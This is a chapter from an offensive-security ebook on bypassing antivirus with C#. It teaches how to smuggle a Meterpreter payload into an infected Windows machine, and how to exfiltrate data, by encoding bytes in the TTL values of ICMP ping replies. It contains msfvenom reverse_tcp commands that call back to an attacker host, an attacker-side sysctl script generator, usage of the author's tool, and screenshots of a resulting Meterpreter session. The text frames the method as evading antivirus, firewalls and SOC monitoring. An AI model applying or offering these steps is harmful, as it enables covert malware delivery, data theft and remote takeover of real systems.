Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

Transfer/Download Payload via ICMPv4 Traffic by "TTL"

Why do we need to use these Protocols and Traffic for Transferring/Downloading Payload?

My answer is, why not! An important point for these protocols is no one suspects an attacker to use general or normal traffic for monitoring especially DNS and ARP also ICMP; therefore, if an attacker used these protocols for transferring malware payloads you should know how to do this and think about defense against these threats, too.

Note: these (DNS , ARP and ICMP techniques) have payload without encryption in network traffic, also

we have payload "in Memory", so with these methods an attacker can bypass your Anti-viruses

because we don't have hardcoded payloads with or without encryption in File-System.

With this technique, our malware after execute, tried to send ICMP traffic to an attacker's Linux system by ping and you can dump payloads by Ping Response TTL value from Linux system very simply. Furthermore,

you can execute this dumped payload in Windows Memory directly so you will see an attacker can do

this without Payload Encryption in File-system or Payload Encryption in Network Traffic so in this case Payload Transferred by ICMPv4 traffic and Executed in Memory Directly.

What is important about this technique ?

An important point in this technique is using ICMP traffic without a big change in packets by Ping Request and Ping Response so this traffic is normal and I don't think this method will be detected by SOC guys easily also AVs or probably Firewalls. maybe I'm wrong so you can test it on your Network.

Understanding this method : "Transfer or Download" Payload by ICMPv4 Traffic via TTL values

For example, we have two systems, first System A (Infected Windows system) and second System B (Linux). Linux IP address:192.168.1.50., Windows IP address:192.168.1.101.

Dump payloads by ICMP traffic and "TTL" step by step:

- step 0: Backdoor or Malware executed (infected system)
- step 1: Infected system tries to send ICMPv4 traffic to attacker's system by ping command
- step 2: Attacker system Received Ping Request and Send Response with Injected Payload in TTL values
- step 3: Infected system dump TTL value from Ping Response (Payload transferred)

How much Ping Traffic do you need for "Transfer or Download" payloads?

If you have Meterpreter payload with 510 bytes, with this method after 1020 request / response at least , you can dump all payloads from the Linux system to the Windows system by ICMPv4 traffic very slowly and quietly. Now let me show you more detail about this method

For example, we have this payload = "fc4883c4f0". to transfer "fc48" payload by Ping Request and Response, we have something like these steps:

Step 1:

- step1-1: infected system tries to ping 192.168.1.50 ==> Linux system
- step1-2: infected system <== Ping Response with Injected Payload to TTL value "f" <== Linux system
- note: TTL "f" = 115, so ping response was with TTL 115

Step 2:

- step2-1: infected system tries to ping 192.168.1.50 ==> Linux system
- step2-2: infected system <== Ping Response with Injected Payload to TTL value "c" <== Linux system
- note: TTL "c" = 112, so ping response was with TTL 112

Step 3:

- step3-1: infected system tries to ping 192.168.1.50 ==> Linux system
- step3-2: infected system <== Ping Response with Injected Payload to TTL value "4" <== Linux system
- note: TTL "4" = 104, so ping response was with TTL 104

Step 4:

- step4-1: infected system tries to ping 192.168.1.50 ==> Linux system
- step4-2: infected system <== Ping Response with Injected Payload to TTL value "8" <== Linux system
- note: TTL "8" = 108, so ping response was with TTL 108

After four steps, we have these bytes of payload "fc48". **TTL values and payload values Description:**

TTL 100 = "0", TTL 101 = "1", TTL 102 = "2", TTL 103 = "3", TTL 104 = "4", TTL 105 = "5" TTL 106 = "6", TTL 107 = "7", TTL 108 = "8", TTL 109 = "9", TTL 110 = "a", TTL 111 = "b" TTL 112 = "c", TTL 113 = "d", TTL 114 = "e", TTL 115 = "f"

Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

or

TTL 200 = "0", TTL 201 = "1", TTL 202 = "2", TTL 203 = "3", TTL 204 = "4", TTL 205 = "5" TTL 206 = "6", TTL 207 = "7", TTL 208 = "8", TTL 209 = "9", TTL 210 = "a", TTL 211 = "b" TTL 212 = "c", TTL 213 = "d", TTL 214 = "e", TTL 215 = "f"

Note: TTL 255 = Flag for next payload, TTL 254 = Flag for Start (ICMP Traffic)

How can we change TTL for Ping Response on the attacker's Side?

The answer is very simple, an attacker can do this by sysctl command very simply every time.

Example: sudo sysctl net.ipv4.ip_default_ttl=115 Description: change default TTL for Linux system to 115

Now you can understand how to do this, so to do these steps, we have something like these commands, step by step.

Step 1:

- step1-1: infected system tries to ping 192.168.1.50 ==> Linux system c:\> ping 192.168.1.50 -n 1
- step1-2: infected system <== Ping Response with Injected Payload to TTL value "f" <== Linux system

sudo sysctl net.ipv4.ip_default_ttl=254 sleep 2 sudo sysctl net.ipv4.ip_default_ttl=115 sleep 1 sudo sysctl net.ipv4.ip_default_ttl=255 sleep 1

• step1-3: infected system (Malware Dumping "f" by ICMP Response)

Step 2:

- step2-1: infected system tries to ping 192.168.1.50 ==> Linux system
- c:\> ping 192.168.1.50 -n 1
- step2-2: infected system <== Ping Response with Injected Payload to TTL value "c" <== Linux system

sudo sysctl net.ipv4.ip_default_ttl=112 sleep 1 sudo sysctl net.ipv4.ip_default_ttl=255 sleep 1

• step2-3: infected system (Malware Dumping "c" by ICMP Response)

Step 3:

- step3-1: infected system tries to ping 192.168.1.50 ==> Linux system
- c:\> ping 192.168.1.50 -n 1
- step3-2: infected system <== Ping Response with Injected Payload to TTL value "4" <== Linux system

sudo sysctl net.ipv4.ip_default_ttl=104 sleep 1 sudo sysctl net.ipv4.ip_default_ttl=255 sleep 1

• step3-3: infected system (Malware Dumping "4" by ICMP Response)

Step 4:

step4-1: infected system tries to ping 192.168.1.50 ==> Linux system
c:\> ping 192.168.1.50 -n 1
step4-2: infected system <== Ping Response with Injected Payload to TTL value "8" <== Linux system

sudo sysctl net.ipv4.ip_default_ttl=108 sleep 1 sudo sysctl net.ipv4.ip_default_ttl=255 sleep 1

• step4-3: infected system (Malware Dumping "8" by ICMP Response)

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

Now I can show you this technique on my tool: NativePayload_ICMP.exe and the result for my code, step by step to do this attack and transfer payloads by ICMPv4 Traffic, in this case by TTL value.

Using NativePayload_ICMP tool step by step:

Step 1: in this step you should make one payload, for example, a Meterpreter payload, so to do this you can use msfvenom, for example:

msfvenom -arch x86 -platform windows -p windows/meterpreter/reverse_tcp lhost=192.168.1.50 -f c > payload.txt


or

msfvenom –arch x86_64 –platform windows -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.50 -f c > payload.txt

Now, for make bash script file with sysctl command you can use NativePayload_ICMP tool by Null switch like "Picture 1" .

As you can see in picture 1, we have a payload without "\0x" sections so you should use payload with this format. Something like this : "0xfc0x480x830xe4" ==> "fc4883e4".

After step 1 we have something like "Picture 2" In this step, you should add #!/bin/bash manually in the first line of the script file, as you can see in "Picture 2". So on the Linux side, you should have something like "Picture 3"





Picture 2:


Bypassing Anti Viruses by C#.NET Programming Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

<pre>Ele Edit Format View Help #1/bin/bash sudo sysctl net.ipv4.ip_default_ttl=254 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=115 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=108 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=108 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=108 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=108 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=103 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=103 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=103 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_de</pre>
<pre>sudo sysct1 net.ipv4.ip_default_ttl=254 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=115 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=112 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=108 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=108 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=108 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=103 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=114 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ;</pre>
<pre>sudo sysct1 net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=115 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=114 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=114 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=108 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=112 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=110 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=101 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=101 ; sleep 2 ; sudo sysct1 net.ipv4.ip_default_ttl=255 ; sleep 1 ; sudo sysct1 net.ipv4.ip_default_ttl=101 ; sleep 2 ; sudo sysct1 n</pre>

🖹 finaltest.sh 🗙
<pre>#!/bin/bash sudo sysctl net.ipv4.ip_default_ttl=254 ; sleep 1 ;</pre>
<pre>sudo sysctl net.ipv4.ip_default_ttl=115 ; sleep 1 ;</pre>
<pre>sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;</pre>
<pre>sudo sysctl net.ipv4.ip_default_ttl=112 ; sleep 1 ;</pre>
<pre>sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;</pre>
<pre>sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 1 ;</pre>
<pre>sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;</pre>
<pre>sudo sysctl net.ipv4.ip_default_ttl=108 ; sleep 1 ;</pre>
<pre>sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;</pre>
<pre>sudo sysctl net.ipv4.ip_default_ttl=108 ; sleep 1 ;</pre>
sh 🔻 Tab Width: 8 👻 🛛 Ln 6, Col 41 🛛 INS

Picture 3:

Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL




After these steps you will have something like "Picture 5" but this Picture was for Version 1.0 of this tool :

NativePayload_ICMP v1.0 Syntax :

Syntax: NativePayload_ICMP.exe ipaddress (Linux system ip-address) Example: NativePayload_ICMP.exe 192.168.1.50

NativePayload_ICMP v1.0 C# Source Code: https://github.com/DamonMohammadbagher/NativePayload_ICMP

In this case, 192.168.1.50 is the IP address for the Linux system (attacker system). And this IP address is Meterpreter listener, too. Finally, after 30 minutes with NativePayload_ICMP tool by ICMP Traffic (ping), you will have Meterpreter Session like picture 5.




Picture 5:

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

New Feature and syntax with NativePayload_ICMP.exe v2.0

with version 2.0 you can have "Shell Script" for "Exfiltration / Infiltration". It means you can Send Data like "Text" or "Meterpreter Payload" via TTL values and ICMPv4 Traffic.

As you can see in "Picture 6" with Switch "shtext" you can Make simple Shell Script for Send DATA via "TTL" values.



Picture 6:

Send DATA as "Text" by "NativePayload_ICMP v2.0" (PART1) step by step :

with this version you can send DATA as Text via TTL values by ICMPv4 Traffic and these are your steps :

step 1 (Windows side): NativePayload_ICMP.exe	htext "your text"	
step 2-1 (Windows side): NativePayload_ICMP.e:	listen 192.168.56.1	
step 2-2 (Linux side): ./script.sh		

step1: this text will save to "script.sh" file and you can use this file on Linux side (step 2-2).

so syntax for Switch "shtext" for "Step1" is :

NativePayload_ICMP.exe shtext "Your ASCII Text"

step2: in this step you should use switch "listen" with this Syntax your Code will Send Ping Request to Target system "Linux system" for Dump TTL values via Ping Responses.

so syntax for Switch "listen" for "Step2" is :

NativePayload_ICMP.exe listen "w.x.y.z , IPv4 Address for Linux system"

this is your script Code for change TTL values and you can change this "sleep 3" value to "2" or "1" for execute Code with better Performance . (Recommended : sleep 2)

sudo sysctl net.ipv4.ip_default_ttl=\$str; sleep 3;

note : Step 2-1 and Step 2-2 should be at same time , as you can see in "Picture 7" and "Picture 8" this is your output :

Bypassing Anti Viruses by C#.NET Programming Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

×	Command Prompt - N	lativePayload_ICMP.exe_listen 192.168.56.1	_ 🗆 X
File	C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_ICMP\N IPv4 Address	NativePayload_ICMP\bin\Debug>ipconfig ; find "56.103"	<u>^</u>
- ··· =	C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_ICMP\N	NativePayload_ICMP\bin\Debug>NativePayload_ICMP.exe listen 192.168.56.1	
조 (의 Server Explorer	« NativePaylaod_ICMPv4 v2.0 , Published by Damon Mohammadbagher , 2017-2018 Using ICMPv4 (ping) to Dump Payloads by TTL response ;>	8	000
cplor	[!] Listening Mode	File Edit View Search Terminal Help	
er Toolbox	5/4/2018 1:51:45 PM Dumping These Bytes: 6974277320 ==> it's 616c6c2069 ==> all i 6	<pre>//test2# ifconfig grep 56.1 inct addr:192.108.36.1 Bcast:192.168.56.255 Mask:255.255.0 /inct addr:192.4; /script.ah stude syscil.default if affault inct inv4.ip default if affault stude syscil.net.ipv4.ip default tt=100; sleep 3; net.ipv4.ip default tt=100; sleep 3; sude syscil.net.ipv4.ip default tt=255; sleep 3; sude syscil.net.ipv4.ip default tt=100; sleep 3; sude syscil.net.ipv4.ipv4.ipv4.ipv4.ipv4.ipv4.ipv4.ipv4</pre>	
	Command P	<pre>rompt - ping 192 sudo syscit net.tpv4.ip default ttl=102 ; sleep 3; net.tpv4.ip default ttl=102</pre>	_ D X
4	C:\Users\damon>ping 192.168.56.1 -t Pinging 192.168.56.1 with 32 bytes of data: Reply from 192.168.56.1: bytes=32 time(ins TL=106 Reply from 192.168.56.1: bytes=32 time(ins TL=116 Reply from 192.168.56.1: bytes=32 time(ins TL=112 Reply from 192.168.56.1: bytes=32 time(ins TL=112 Reply from 192.168.56.1: bytes=32 time(ins TL=112 Reply from 192.168.56.1: bytes=32 time(ins TL=102 Reply from 192.168.56.1: bytes=32 time(ins TL=100 Reply from 192.168.56.1: bytes=32 time(ins TL=106 Reply from 192.168.56.1:	<pre>sudo syscil net.jpv4.jp default tit=100 ; sleep 3; net.jpv4.jp default tit= 100 sudo syscil net.jpv4.jp default_tit=106 ; sleep 3; net.jpv4.jp default tit= 10 sudo syscil net.jpv4.jp default_tit=106 ; sleep 3; net.jpv4.jp default tit= 10 sudo syscil net.jpv4.jp default_tit=106 ; sleep 3; net.jpv4.jp default tit= 112 sudo syscil net.jpv4.jp default_tit=102 ; sleep 3; net.jpv4.jp default tit= 112 sudo syscil net.jpv4.jp default_tit=102 ; sleep 3; net.jpv4.jp default tit= 102 sudo syscil net.jpv4.jp default_tit=100 ; sleep 3; net.jpv4.jp default tit= 102 sudo syscil net.jpv4.jp default_tit=100 ; sleep 3; net.jpv4.jp default tit= 100 sudo syscil net.jpv4.jp default_tit=100 ; sleep 3; net.jpv4.jp default tit= 100 sudo syscil net.jpv4.jp default_tit=100 ; sleep 3; net.jpv4.jp default tit=100 ; sleep 3; net.jpv4.jp default tit=</pre>	te Windows.
		net.ipv4.ip default ttl= 109 sudo sysctl net.ipv4.ip default ttl=106 ; sleep 3; 🛛 🖓 🖓 🖓 🥅 📭 📭	🔟 🔊 🖲 Right Ct

Picture 7:

Cor	mmand Prompt	□	X
C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_ICMP\Nativ IPv4 Address	vePayload_ICMP\bin\Debug>ipconfig find "56.103"		^
C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_ICMP\Nativ	vePayload_ICMP\bin\Debug>NativePayload_ICMP.exe listen 192.168.56.1		
NativePaylaod_ICMPv4 v2.0 , Published by Damon Mohammadbagher , 2017-2018 Using ICMPv4 (ping) to Dump Payloads by TTL response ;)		0	• •
[!] Listening Mode	File Edit View Search Terminal Help		
5/4/2018 1:51:45 PM Dumping These Bytes: 6974277320 =-> it's 61666209 =-> all i 6e73696465 =-> nside 206566207 =-> of y 67752e2069 =-> ou. i 7427732061 =-> t's a 6666206455 ==> side 6666206455 ==> side 6666206455 ==> of me 2022e2e2e20 =-> 7766752077 ==> you v 6966662273 ==> ill s 6966662073 ==> ill s 6565000000 ==> ce 0 5/4/2018 1:59:09 PM Dumping Payloads Done. C:\Users\damon\Documents\Uisual Studio 2015\Projects\NativePayload_ICMP\Nativ	<pre>net.ipv4.ip default ttl = 105 sudo syscil net.ipv4.ip default ttl=102 ; sleep 3; net.ipv4.ip default ttl = 102 sudo syscil net.ipv4.ip default ttl=100 sudo syscil net.ipv4.ip default ttl=107 sudo syscil net.ipv4.ip default ttl=255 sudo syscil net.ipv4.ip default ttl=255 sudo syscil net.ipv4.ip default ttl=255 sudo syscil net.ipv4.ip default ttl=107 sudo syscil net.ipv4.ip default ttl=107 sudo syscil net.ipv4.ip default ttl=106 sudo syscil net.ipv4.ip default ttl=106 sudo syscil net.ipv4.ip default ttl=255 sudo syscil net.ipv4.ip default ttl=106 sudo syscil net.ipv4.ip default ttl=102 sudo syscil net.ipv4.ip default ttl=102 sudo syscil net.ipv4.ip default ttl=102 sudo syscil net.ipv4.ip default ttl=106 sudo syscil net.ipv4.ipv4.ipv4.ipv4.ipv4.ipv4.ipv4.ipv4</pre>		
Command Promp	and anoth not invit in default ttl-110 v aloon 2v		×
Reply from 192.168.56.1: bytes=32 time(ins TTL=255 Reply from 192.168.56.1: bytes=32 time(ins TTL=255 Reply from 192.168.56.1: bytes=32 time(ins TTL=255 Reply from 192.168.56.1: bytes=32 time(ins TTL=100 Reply from 192.168.56.1: bytes=32 time(ins TTL=255 Reply from 192.168.56.1: bytes=32 time(ins TTL=100 Reply from 192.168.56.1: bytes=32 time(ins TTL=100 Reply from 192.168.56.1: bytes=32 time(ins TTL=100 Reply from 192.168.56.1: bytes=32 time(ins TTL=255 Reply from 192.168.56.1: bytes=32 time(ins TTL=100 Reply from 192.168.56.1: bytes=32 time(ins TTL=100 Reply from 192.168.56.1: bytes=32 time(ins TTL=100 Reply from 192.	<pre>sudo systi net.ipv4.ip default ttl=102; sleep 3; net.ipv4.ip default ttl=102 sudo systi net.ipv4.ip default_ttl=100; sleep 3; net.ipv4.ip default ttl=100 sudo systi net.ipv4.ip default_ttl=107; sleep 3; net.ipv4.ip default ttl=107 sudo systi net.ipv4.ip default_ttl=103; sleep 3; net.ipv4.ip default ttl=106 sudo systi net.ipv4.ip default_ttl=105; sleep 3; net.ipv4.ip default ttl=105 sudo systi net.ipv4.ip default_ttl=105; sleep 3; net.ipv4.ip default ttl=105 sudo systi net.ipv4.ip default_ttl=105; sleep 3; net.ipv4.ip default ttl=105 net.ipv4.ip default ttl=255 net.ipv4.ip default ttl=255 net.ipv4.ipv4.ip default ttl=255 net.ipv4.ipv4.ipv4.ipv4.ipv4.ipv4.ipv4.ipv4</pre>		59 PM

Picture 8:

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

Send DATA as "Meterpreter Payload" by "NativePayload_ICMP.exe v2.0" step by step:

with this C# version 2.0 also previous version 1.0 you can send DATA as "Meterpreter Payload" via TTL values by ICMPv4 Traffic and these are your steps :

step 1 : msfvenom –arch x86 –platform windows -p windows/meterpreter/reverse_tcp lhost=192.168.56.1 -f c > payload.txt				
step 2 (Windows side): NativePayload_ICMP.exe sh "fce88200" step 3-1 (Windows side): NativePayload_ICMP.exe session 192.168.56.1				
step 3-2 (Linux side): ./script.sh Note : in step 2 you should change your Payload created in "Step1" from this format "\xfc\xe8" to this "fce	e8"			
Note : with (Step2) you will have "script.sh" File and Meterpreter Payload injected to TTL values via this step.				
Activities ^{\$} -Terminal - Sun 6 May, 04:00				
File Machine View Input Devices Help				

The	Placinic	view in	but Devices	псер				
6	C:\.				(Command Prompt -	NativePayload_ICMP.exe session 192.168.56.1	
	5/5/201	4:19:50 H	M , Dump:643	, DATA[07] f	rom 192.168.	56.1 final: 107		
Recycle	5/5/201	4:19:52 H	M , Dump:645	DATALO31 F	rom 192.168.	56.1 final: 112 56.1 final: 103 56.1 final: 111		
	5/5/2018	3 4:19:54 F	M . 647 Find	DATA from 1	92.168.56.1	final: 255 56.1 final: 111	File Edit View Search Terminal Help	
	5/5/2018	3 4:19:56 F	M , Dump:648	, DATA[15] f	rom 192.168.	56.1 final: 115	<pre>msf exploit(handler) > msf exploit(handler) ></pre>	
	5/5/2018	3 4:19:58 F	M , Dump:650	, DATA[11] f	rom 192.168.	56.1 final: 100 56.1 final: 111	<u>msf</u> exploit(handler) > msfexploit(handler) > exploit -j	
	5/5/2018	3 4:20:00 F	M . Dump:652	. DATA[10] f	rom 192.168.	56.1 final: 105 56.1 final: 110	[*] Exploit running as background job.	
Mozill Firefo	5/5/201 5/5/201	8 4:20:01 F 8 4:20:02 F	M , Dump:653 M , Dump:654	, DATA[02] f , DATA[05] f	rom 192.168. rom 192.168.	56.1 final: 102 56.1 final: 105		
There	5/5/201 5/5/2018	8 4:20:03 F 8 4:20:04 F	M , Dump:655 M , 656 Find	, DATALØ6] f DATA from 1	rom 192.168. 92.168.56.1	5 6.1 final: 106 final: 255	[*] Started reverse TCP handler on 192.168.56.1:4444	
	5/5/2018	3 4:20:05 F	M , 656 Find M , Dump:656	. DATAI061 F	rom 192.168.	56.1 final: 106	[*] Starting the payload handler	102 160 56 103
	5/5/2018	3 4:20:06 F	M , Dump:657	, DATA[10] f	rom 192.168.	56.1 final: 110 56.1 final: 100	<pre>msf exploit(handler) > [*] Sending stage (957487 bytes) to [*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192</pre>	
C#	5/5/2018	3 4:20:08 F	M , 659 Find M , 659 Find	DATA from 1	92.168.56.1	final: 255	3:50:25 +0430	.100.30.103.3707
	5/5/2018	3 4:20:09 F	M , Dump:659	, DATA[00] f	rom 192.168.	56.1 final: 100 56.1 final: 105		
